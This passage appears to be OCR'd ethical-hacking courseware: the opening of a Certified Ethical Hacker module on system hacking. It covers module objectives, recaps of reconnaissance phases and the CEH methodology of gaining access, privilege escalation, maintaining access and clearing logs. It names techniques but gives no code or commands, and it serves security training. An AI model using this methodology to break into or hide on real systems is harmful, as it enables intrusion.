
C|EH™

Certified Ethical Hacker

Module 06:
System Hacking



Module Objectives

- Overview of CEH Hacking Methodology
- Understanding Techniques to Gain Access to the System
- Understanding Privilege Escalation Techniques
- Understanding Techniques to Create and Maintain Remote Access to the System
- Overview of Different Types of Rootkits
- Overview of Steganography and Steganalysis Techniques
- Understanding Techniques to Hide the Evidence of Compromise
- Understanding Different System Hacking Countermeasures


Module Objectives

System hacking is one of the most important, and sometimes, the ultimate goal of an attacker. The attacker acquires information through techniques such as footprinting, scanning, enumeration, and vulnerability analysis and then uses this information to hack the target system. This module will focus on the tools and techniques used by an attacker to hack the target system.

The module begins with an overview of the hacking methodology. Next, it discusses in detail the various hacking stages, such as gaining and maintaining access and clearing logs.

At the end of this module, you will be able to do the following:

- Describe the Certified Ethical Hacker hacking methodology
- Explain the different techniques to gain access to a system
- Apply privilege escalation techniques
- Explain different techniques to gain and maintain remote access to a system
- Describe different types of rootkits
- Explain steganography and steganalysis techniques
- Apply different techniques to hide the evidence of compromise
- Apply various system hacking countermeasures



Module Flow

1. **System Hacking Concepts**
2. **Gaining Access**
3. **Escalating Privileges**
4. **Maintaining Access**
5. **Clearing Logs**

System Hacking Concepts

An attacker engages in system hacking attempts using information collected in earlier footprinting, scanning, enumeration, and vulnerability analysis phases. The following is an overview of these phases and the information collected so far.

We have already discussed the following in our previous modules:

- **Footprinting Module:** Footprinting is the process of accumulating data about a specific network environment. In the footprinting phase, the attacker creates a profile of the target organization and obtains information such as its IP address range, namespace, and employees.

  Footprinting facilitates the process of system hacking by revealing its vulnerabilities. For example, the organization's website may provide employee bios or a personnel directory, which the hacker can use for social engineering purposes. Conducting a Whois query on the web can provide information about the associated networks and domain names related to a specific organization.


- **Scanning Module:** Scanning is a procedure used for identifying active hosts, open ports, and unnecessary services enabled on particular hosts. Attackers use different types of scanning methods for host discovery, port and service discovery, operating system (OS) discovery, and evading endpoint security devices such as intrusion detection systems (IDSs) and firewalls. These techniques help attackers identify possible vulnerabilities. Scanning procedures such as port scanning and ping sweeps return information about the services offered by the live hosts that are active on the Internet, and their IP addresses.

- **Enumeration Module:** Enumeration is a method of intrusive probing, through which attackers gather information such as network user lists, routing tables, security flaws, and Simple Network Management Protocol (SNMP) data. This is of significance, because the attacker ranges over the target territory to glean information about the network, and shared users, groups, applications, and banners.

  Enumeration involves making active connections to the target system or subjecting it to direct queries. Normally, an alert and secure system logs such attempts. Often, the information gathered, such as a DNS address, is publicly available; however, it is possible that the attacker might stumble upon a remote IPC share, such as IPC$ in Windows, that can be probed with a null session, thereby allowing shares and accounts to be enumerated.

- **Vulnerability Analysis Module:** Vulnerability assessment is an examination of the ability of a system or application, including its current security procedures and controls, to withstand assault. It recognizes, measures, and classifies security vulnerabilities in a computer system, network, and communication channels.

  Attackers perform vulnerability analysis to identify security loopholes in the target organization's network, communication infrastructure, and end systems. The identified vulnerabilities are used by the attackers to perform further exploitation on that target network.



CEH Hacking Methodology (CHM)

Footprinting

Scanning

Enumeration

Vulnerability Analysis

System Hacking

Gaining Access
- Cracking Passwords
- Vulnerability Exploitation

Escalating Privileges

Maintaining Access
- Executing Applications
- Hiding Files

Clearing Logs
- Covering Tracks

CEH Hacking Methodology (CHM)

Attackers follow a certain methodology to hack a system. They first obtain information during the footprinting, scanning, enumeration, and vulnerability analysis phases, which they then use to exploit the target system.

The figure shows the steps and flow mechanisms between steps in the CEH hacking methodology (CHM).



Footprinting
Scanning
Enumeration
Vulnerability Analysis
System Hacking
Gaining Access
Cracking Passwords
Vulnerability Exploitation
Escalating Privileges
Maintaining Access
Executing Applications
Hiding Files
Clearing Logs
Covering Tracks

Figure 6.1: CEH hacking methodology

There are four steps in the CHM:

- **Gaining Access**

  The previous phases of hacking, including footprinting and reconnaissance, scanning, enumeration, and vulnerability assessment, help attackers to identify security loopholes and vulnerabilities that exist in the target organizational IT assets. Attackers use this information, along with techniques such as cracking passwords and exploiting vulnerabilities such as buffer overflows, to gain access to the target organizational system.

  Password cracking involves gaining access to low-privileged user accounts by cracking passwords using techniques such as brute-forcing, password guessing, and social engineering. Attackers exploit the identified vulnerabilities, such as buffer overflows, to gain root-level access to the target system.

- **Escalating Privileges**

